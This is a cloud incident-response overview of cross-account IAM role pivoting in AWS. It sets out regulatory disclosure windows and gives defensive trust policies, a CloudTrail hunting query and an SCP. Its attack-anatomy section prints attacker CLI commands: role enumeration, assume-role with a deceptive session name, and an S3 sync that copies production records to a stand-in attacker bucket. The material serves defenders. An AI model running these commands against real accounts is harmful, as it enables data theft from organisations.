Executive Incident Response Overview: The Cross-Account Identity Pivot
In modern multi-cloud architectures, organizations segment development, staging, and production environments into separate Amazon Web Services (AWS) accounts or Microsoft Azure subscriptions. Security teams have historically operated under the premise that account boundaries serve as impenetrable security perimeters.

However, digital forensics and incident response (DFIR) telemetry from recent enterprise data breach investigations demonstrates that threat actors are systematically bypassing account isolation by weaponizing delegated IAM trust relationships. By exploiting overly permissive cross-account sts:AssumeRole permissions, adversaries who compromise a low-security development sandbox can pivot directly into production accounts, exfiltrating multi-terabyte Amazon S3 buckets and Azure Blob Storage repositories without deploying malware.
Forensic Attack Anatomy: Exploiting Delegated IAM Trust
Incident response case studies reveal a recurring multi-stage attack lifecycle that exploits misconfigured IAM trust policies:
1. Token Harvesting via Exposed CI/CD Pipelines
The attack begins with the acquisition of static AWS access keys (AKIA...) belonging to an automated build pipeline or developer workstation. Often, these keys only have permissions inside a secondary staging or testing AWS account.
2. Enumerating Cross-Account Trust Relationships
From the staging account, the adversary queries IAM policies to identify roles with broad Action: sts:AssumeRole privileges that point to external accounts in the AWS Organization:
# Attacker enumerates roles capable of cross-account assumption
aws iam list-roles --query "Roles[?contains(AssumeRolePolicyDocument.Statement[].Principal.AWS, 'arn:aws:iam::')].RoleName"

# Assume privileged role in the corporate production account
aws sts assume-role     --role-arn "arn:aws:iam::987654321098:role/CrossAccountDataPipelineRole"     --role-session-name "LegitimateDataSyncSession"
If the trust policy in the production account (987654321098) lacks an ExternalId constraint or fails to restrict the principal ARN to a specific IAM user, the AWS Security Token Service (STS) issues temporary credentials (ASIA...) granting the attacker immediate access inside the production environment.
3. Data Exfiltration via S3 Replication & Cross-Region Sync
With production credentials secured, the attacker does not download files to their local machine. Instead, they configure native cross-account S3 bucket replication or issue multi-threaded CLI sync commands, copying confidential customer tables directly to an external, attacker-controlled S3 bucket in another AWS region:
# Exfiltrate data directly between AWS global endpoints
aws s3 sync s3://prod-customer-financial-records/ s3://attacker-exfil-staging-bucket/     --source-region us-west-2     --region eu-central-1
Because the transfer occurs entirely within Amazon's internal cloud backbone, egress proxies, corporate network firewalls, and workstation endpoint sensors generate zero telemetry.
Regulatory Compliance & Disclosure Thresholds
When cross-account cloud storage compromises occur, regulatory notification clocks begin immediately:
| Regulatory Framework | Mandatory Window | Required Forensic Evidence | Non-Compliance Risk |
|---|---|---|---|
| SEC Form 8-K Item 1.05 | 4 Business Days from Materiality | Scope of exfiltrated data, financial operational impact | Securities enforcement, shareholder litigation |
| RBI Cyber Security Framework | 6 Hours to CERT-In / RBI | Root cause analysis, affected banking customer records | Supervisory action, operational suspension |
| India DPDP Act (2023 / 2026 Rules) | Without Undue Delay | Notice to Data Protection Board & affected principals | Penalties up to ₹250 Crore per incident |
Detection Engineering & Hardening Blueprint
Cloud security architects must institute the following defensive controls across their cloud estates:
1. Require ExternalId and Condition Constraints in Trust Policies
Never permit cross-account role assumption without enforcing a cryptographically strong, unique ExternalId and explicit source ARN restrictions:
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::123456789012:role/AuthorizedStagingWorkerRole"
      },
      "Action": "sts:AssumeRole",
      "Condition": {
        "StringEquals": {
          "sts:ExternalId": "7f8b9a2c-4d5e-6f7a-8b9c-0d1e2f3a4b5c"
        },
        "IpAddress": {
          "aws:SourceIp": "203.0.113.0/24"
        }
      }
    }
  ]
}
2. Athena CloudTrail Query: Hunting Anomalous AssumeRole Sessions
Execute the following Amazon Athena SQL query across CloudTrail logs to identify unfamiliar source IP addresses or unexpected session names assuming administrative roles:
SELECT
    eventtime,
    useridentity.arn as requesting_identity,
    requestparameters,
    responseelements,
    sourceipaddress,
    useragent
FROM "cloudtrail_db"."cloudtrail_events"
WHERE eventname = 'AssumeRole'
  AND requestparameters LIKE '%CrossAccount%'
  AND eventtime > current_timestamp - interval '7' day
ORDER BY eventtime DESC
LIMIT 100;
3. Enforce IAM Permission Boundaries & Service Control Policies
Implement AWS Organizations Service Control Policies (SCPs) that prohibit any IAM role from modifying S3 bucket policies or attaching public read permissions:
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyPublicS3Modifications",
      "Effect": "Deny",
      "Action": [
        "s3:PutBucketPublicAccessBlock",
        "s3:PutBucketPolicy"
      ],
      "Resource": "*",
      "Condition": {
        "ArnNotEquals": {
          "aws:PrincipalArn": "arn:aws:iam::*:role/CloudSecurityAdminRole"
        }
      }
    }
  ]
}